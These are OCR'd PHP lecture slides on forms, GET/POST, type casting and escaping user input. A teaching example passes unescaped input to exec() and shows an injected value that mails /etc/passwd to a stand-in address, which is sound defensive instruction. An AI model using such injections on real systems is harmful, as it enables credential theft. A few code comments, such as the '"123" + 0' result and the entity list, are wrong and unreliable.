Telerik Academy

Web Technologies

Muhammad Kamran

Lecture 20

Telerik Academy

Working with User Input

HTML Forms, GET, POST Methods

Telerik Academy

Contents

1. HTML Forms – Handling User Input
2. GET versus POST
3. cURL Magic
    1. A command line tool for getting or sending files using URL syntax
4. Escaping user data
5. Files

Telerik Academy


HTML Forms

HTML Forms

- The user sends data to the server only one way – with HTML Forms
  - They are sets of fields that determine the types of data to be sent
  - The server receives the filled-in data and produces new page
  - To handle the submitted data you need CGI script
  - The forms data is similar to arguments to a normal application

Telerik Academy

How Does It Work



The user enters data and submits
The form has "action" URL
to send the data to

```
<?
echo "Welcome ".$_POST ['username'] ."!";
?>
```

The PHP script receives
the data as
$_GET and $_POST
arrays and runs

```
...
<body>
Welcome Dimitar!
...
```

Producing HTML that is
result of the user's
posted data

Telerik Academy

GET And POST

$_POST and $_GET

- PHP receives the data in the `$_GET` and `$_POST` arrays
  - URL parameters go into the `$_GET` array
  - Data from forms with `method="post"` do into the `$_POST` array
    - The request method is post
    - We can check what is the current request method in the `$_SERVER` array
  - Both arrays are global and can be used as any other array

$_POST

- $_POST is associative array
  - The name attribute of form input becomes key in the array
  - If in the example form the user fills "John" and "mypass":

```
<form method="post" action="test.php">
    <input type="text" name="mname" />
    <input type="password" name="pass" />
</form>
```

  - test.php will start with built-in array $_POST" :
    - $_POST[`mname'] will be "John"
    - $_POST['pass"] will be "mypass"

POST

Live Demo

$_GET

- $_GET is also associative array
  - If we open the URL:

```
http://phpcourse.com/test.php?page=1&user=john
```

  - The test2.php script will start with built-in array $_GET
    - $_GET['page'] will be 1
    - $_GET['user'] will be "john"

GET

Live Demo

Telerik Academy

GET Array

Live Demo

Telerik Academy

$_POST Versus $_GET

- The get requests passes the parameters trough the URL
  - Allows user to send link or bookmark the page as it is
  - URL is limited to 255 symbols
- The post request passes the parameters trough the request body
  - User cannot open the page without first filling the post data in the form
  - Allows sending files

Determine The Request Type

- `$_SERVER['REQUEST_METHOD']` holds the name of the request type
  - Can be one of 'GET', 'POST', 'HEAD', 'PUT'
  - Can be used to detect if user has submitted data or just opens the page from URL
  - Case sensitive!

Telerik Academy

Full Form

Live Demo

Telerik Academy

Escaping User Input

Escaping User Input

- Escaping is parsing the input so it does not contain symbols or sets of character that may malfunction the code
  - Very important when the data is sent to database or system processes
  - Lack of escaping may lead to security issues
  - Usually necessary only for string-data
    - PHP is type-less language so all input should be checked!
    - PHP input is `$_GET` and `$_POST` arrays

Escaping User Input (2)

- First step - making sure the input is with right type
  - PHP has several functions for type conversions and detection
  - `is_int`, `is_double`, `is_numeric`, `is_string` and other functions return true if variable is of the specified type

```
is_int (1); // true
is_int ('a'); // false
is_int ('1'); // false
```

Escaping

Live Demo

Types Juggling

- To Convert one type into another
  - PHP do conversion automatically (type juggling)
  - But manually can be cone also (type casting)

```php
<?php
$foo = "1";  // $foo is string (ASCII 49)
$foo *= 2;   // $foo is now an integer (2)
$foo = $foo * 1.3;  // $foo is now a float (2.6)
$foo = 5 * "10 Little Piggies"; // $foo is integer (50)
$foo = 5 * "10 Small Pigs";     // $foo is integer (50)
?>
```

Types Juggling

- We can read the variables in the necessary type
  - `intval, floatval, doubleval, strval` return the variable in the respective type

```
intval (42); //42
intval (4.2); // 4
intval ('042'); // 42
intval (true); // 1
intval ('49.99 '); // 49
```

Types Juggling (2)

- `settype` converts variable to specified type
  - Types can be: boolean (or bool), integer (or int), float (or double), string, array, object, null

```
$foo = "5 bottles of beer";
$bar = true;
settype ($foo, 'int'); // $foo becomes 5
Settype ($bar, 'string'); //$bar becomes '1'
```

Telerik Academy

Types Juggling

Live Demo

Types Casting

- Type casting is changing the type of variable only for current operation
  - Syntax is – add the necessary type in brackets before the variable

```
$foo = true;
echo (int)$foo; // prints 1, $foo doesn't change
echo (string)FALSE; // prints nothing…
```

  - Sometimes PHP does implicit casting

```
$foo = 0 + "123"; // $foo is integer 123
$foo = 0 + "123.4"; // $foo is float 123.4
$bar = "$foo"; // $bar is string '123.4'
$foo = "123" + 0; // $foo is string 1230
```

Telerik Academy

Types Casting

Live Demo

Escaping Strings

- Strings must be escaped with extra caution
  - Quotes, semicolons, Unicode symbols and others may break the code
  - For instance – quote in a string that is passed on to SQL query may cause the server to execute malicious code
  - Most issues are when building string from input data that is passed on to other processes

Telerik Academy

Escaping User Input

- Example

```
$cmd = "mkdir /users/".$_POST['user'];
exec ($cmd); // executes $cmd as shell command
```

- What if `$_POST['user']` contains:

```
dimitar; sendmail foo@example.com < /etc/passwd
```

- So the command executed becomes:

```
mkdir /users/dimitar; sendmail foo@example.com <
/etc/passwd
```

- And at address foo@example.com is sent the entire password file

Escaping User Input (2)

- There are several characters to be careful for:
  - Quotes or double quotes – string ending (beginning)
  - Semicolons, pipe operators (|<>) – shell operators
  - Depending on the purpose there may be more and the escaping may differ
    - Usually you have to place backslash (\) in front of them

Escaping User Input (3)

- `addslashes` – escapes all special symbols in a string (quote, double quote, backslash)
- `addcslashes` – escapes given list of characters in a string

```
addcslashes ("dimitar; format c:", ';|<>\'"');
```

  - Will place backslash in front of all the listed symbols - ; | < > ' "
  - Be careful to escape the symbols in the list if necessary

Telerik Academy

Escaping User Input (4)

- There are several other functions for escaping that are useful in variety of cases
  - `quotemeta` – escapes the symbols `.\+*?[^](($)`
  - `htmlspecialchars` – convert HTML special characters to entities: &, ", ', < and > become `& &quote; &#039; < and $gt;`

Convert the predefined characters "<" (less than) and ">" (greater than) to HTML entities:

```
<?php
$str = "This is some <b>bold</b> text.";
echo htmlspecialchars($str);
?>
```

The HTML output of the code above will be (View Source):

```
<!DOCTYPE html>
<html>
<body>
This is some &lt;b&gt;bold&lt;/b&gt; text.
</body>
</html>
```

Telerik Academy

PHP Automatic Escaping Engine

- PHP (versions before 6) support the magic_quotes engine that escapes all necessary characters in the `$_GET`, `$_POST` and `$_COOKIE` array automatically
  - In versions before 5.2 it is turned on by default
  - Considered dangerous approach and thus – deprecated.
  - DO NOT USE IT!!! – although increases security may lead to data inconsistency
  - The developers should handle escaping manually with the supplied functions

Telerik Academy

Files

How to store things

Reading files

- Files are the basic way to store data

```
// if we have a file with name names.txt
$content = file_get_contents(names.txt);
```

- In PHP, there are many ways to read a file

```
$lines = file('test.txt');

// Loop through our array, show HTML source as
HTML source; and line numbers too.
foreach ($lines as $line_num => $line) {
    echo "Line #<b>{$line_num}</b> : " .
htmlspecialchars($line) . "<br />\n";
}
```

Files DEMO

Files.php

Telerik Academy

Assignment#4 Due Date 27-11-2017

- Create a file questions.txt that is in the following format
  - First line – question id
  - Second line – question text
  - Third line – question answer
- Create a web page that displays the question text and a user input for each question
- Create a PHP Script as a POST action which checks if the answers are correct

Telerik Academy

Assignment#4 Due Date 27-11-2017

1. Write a program that prints the numbers from 1 to 50
2. Write a program that prints the numbers from 1 to 50 that are not divisible by 5 and 7
3. Write a program that prints HTML table with N columns and N rows with the numbers 1, 2, 3, … in its cells for a given N, defined as a constant
4. Write a program that finds the minimal element of an given indexed array

Telerik Academy

Assignment#4 Due Date 27-11-2017

5. Write a program that calculates N! (factorial 1*2*..*N) for a defined constant N
6. Write a program that calculates N!*K!/(N-K)! for defined constants N and K
7. Write a program that prints the binary representation of a decimal number N, defined by a constant
8. Write a program that prints the decimal representation of a binary number, defined in a string

Telerik Academy

Working with User Input

Questions?

http://academy.telerik.com

Free Trainings @ Telerik Academy

- "PHP & MySQL Web Design" course
  academy.telerik.com/.../php-school-academy-meeting

- Telerik Software Academy
  - academy.telerik.com

- Telerik Academy @ Facebook
  - facebook.com/TelerikAcademy

- Telerik Software Academy Forums
  - forums.academy.telerik.com